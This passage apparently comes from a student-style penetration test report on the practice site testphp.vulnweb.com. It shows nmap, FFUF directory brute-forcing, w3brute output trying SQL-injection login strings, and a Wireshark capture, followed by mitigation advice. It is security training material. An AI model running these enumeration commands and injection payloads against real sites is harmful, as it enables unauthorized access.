Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.94+git20230807.3be01efb1+dfsg-4kali3 [1,936 kB]
Fetched 6,269 kB in 15s (432 kB/s)
(Reading database ... 422075 files and directories currently installed.)
Preparing to unpack .../nmap_7.94+git20230807.3be01efb1+dfsg-4kali3_amd64.deb ...
Unpacking nmap (7.94+git20230807.3be01efb1+dfsg-4kali3) over (7.94+git20230807.3be01efb1+dfsg-2+kali2+b1) ...
Preparing to unpack .../nmap-common_7.94+git20230807.3be01efb1+dfsg-4kali3_all.deb ...
Unpacking nmap-common (7.94+git20230807.3be01efb1+dfsg-4kali3) over (7.94+git20230807.3be01efb1+dfsg-2+kali2) ...
Setting up nmap-common (7.94+git20230807.3be01efb1+dfsg-4kali3) ...
Setting up nmap (7.94+git20230807.3be01efb1+dfsg-4kali3) ...
Setcap worked! Adding configuration to environment
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.1-1) ...
Processing triggers for wordlists (2023.2.0) ...

┌──(kali㉿kali)-[~]
└─$ nmap testphp.vulnweb.com

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 08:59 EST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0024s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

- **Impact**:
  - Open ports can serve as entry points for attackers.

3.2 Directory Brute Force


Attack Name: Directory Enumeration

- **Tool Used**: FFUF
- **Steps**:
    1. Execute the following FFUF command

ffuf -u http://testphp.vulnweb.com/FUZZ -w /usr/share/wordlists/dirb/common.txt

    2. Observe and record the discovered directories.

- **Findings**:
    - Directories found:
        - /admin/
        - /uploads/
        - /login/
    - These directories may expose sensitive information or functionality.



kali@kali: ~/Desktop/w3...
12:30 PM
86%
kali@kali: ~/Desktop/w3brute
kali@kali: ~/Desktop/w3brute
kali@kali: ~/Desktop/w3brute
kali@kali: ~/Desktop/w3brute 119x27

```
          https://github.com/aprilahijriyan/w3brute

      ____________________________________________________
+ --=[ Automatic Web Application Brute Force Attack Tool      ]
+ --=[ Supported Web Types: Web Shell, HTTP 401 UNAUTHORIZED ]
+ --=[____________________________________________________]


[*] starting at 02:59:43

[INFO] total target: 1
[INFO] #1 url: http://testphp.vulnweb.com/search.php?test=query
[INFO] find the admin page...
[INFO] admin page: /login.php (valid)

[INFO] check the target if the target has the potential to attack...
[INFO] search form...
[INFO] detected target has 2 forms
[INFO] try searching for form that goes to the website dashboard...
[INFO] form that goes to the website dashboard is found
[INFO] detecting target authentication type...
[INFO] authentication type: 'standard'
[INFO] find parameter(s)...
[INFO] preparing credentials...
[INFO] preparing credentials is complete
[INFO] starting attacks...
[INFO] testing account -> " or ""=" : ') or ('x')=('
[INFO] testing account -> " or ""=" : ') or true--
```


- **Impact**:
    - Unsecured directories can lead to unauthorized access.

3.3 Capturing Network Traffic

Attack Name: HTTP Traffic Interception

- **Tool Used**: Wireshark
- **Steps**:
    1. Start Wireshark and filter HTTP traffic.
    2. Perform a login on the website with dummy credentials.

3. Capture and analyze the HTTP POST request.



```
▸ Frame 6672: 301 bytes on wire (2408 bits), 301 bytes captured (2408 bits) on interface \Device\NPF_{6A3917D0-009A-4A6
▸ Ethernet II, Src: JuniperNetwo_9d:56:c1 (54:e0:32:9d:56:c1), Dst: Intel_4d:0d:9b (6c:f6:da:4d:0d:9b)
▸ Internet Protocol Version 4, Src: 104.97.76.217, Dst: 172.16.21.86
▾ Transmission Control Protocol, Src Port: 80, Dst Port: 54285, Seq: 1, Ack: 112, Len: 247
    Source Port: 80
    Destination Port: 54285
    [Stream index: 67]
  ▸ [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 247]
    Sequence Number: 1    (relative sequence number)

0000  6c f6 da 4d 0d 9b 54 e0  32 9d 56 c1 08 00 45 00   l··M··T· 2·V···E·
0010  01 1f b1 d0 40 00 3f 06  12 68 68 61 4c d9 ac 10   ····@·?· ·hhaL···
0020  15 56 00 50 d4 0d 61 c6  35 5a 06 68 d0 90 50 18   ·V·P··a· 5Z·h··P·
0030  00 e5 11 9a 00 00 48 54  54 50 2f 31 2e 31 20 32   ······HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 44  61 74 65 3a 20 53 75 6e   00 OK··D ate: Sun
0050  2c 20 32 34 20 4e 6f 76  20 32 30 32 34 20 30 34   , 24 Nov  2024 04
0060  3a 33 34 3a 34 37 20 47  4d 54 0d 0a 43 6f 6e 74   :34:47 G MT··Cont
0070  65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 70   ent-Type : text/p
0080  6c 61 69 6e 0d 0a 43 61  63 68 65 2d 43 6f 6e 74   lain··Ca che-Cont
0090  72 6f 6c 3a 20 6d 61 78  2d 61 67 65 3d 33 30 2c   rol: max -age=30,
00a0  20 6d 75 73 74 2d 72 65  76 61 6c 69 64 61 74 65    must-re validate
00b0  0d 0a 41 63 63 65 70 74  2d 52 61 6e 67 65 73 3a   ··Accept -Ranges:
```

No.: 6672 · Time: 72.423515 · Source: 104.97.76.217 · Destination: 172.16.21.86 · Protocol: HTTP · Length: 301 · Info: HTTP/1.1 200 OK (text/plain)

☑ Show packet bytes   Layout: Vertical (Stacked)

- **Impact**:
  - Attackers can intercept and misuse credentials.

3.4 Additional Vulnerabilities

Other observations:

- Weak password policies.
- Lack of HTTPS for secure communication.

4. Recommendations and Mitigation

4.1 Recommendations

1. Implement SSL/TLS to encrypt network communication.
2. Restrict access to sensitive directories using authentication.
3. Disable unnecessary open ports or services.
4. Use a web application firewall (WAF) to monitor and block malicious traffic.
5. Enforce strong password policies and hash sensitive data.

4.2 Mitigation

- Regularly update the web application and server software to patch known vulnerabilities.
- Conduct periodic security audits and penetration tests.

5. References

1. Nmap Official Documentation: https://nmap.org

2. FFUF GitHub Repository: https://github.com/ffuf/ffuf
3. Wireshark User Guide: https://www.wireshark.org/docs
4. OWASP Top 10: https://owasp.org/www-project-top-ten/

6. Resources Used

- **Tools**: Kali Linux, Nmap, FFUF, Wireshark, Burp Suite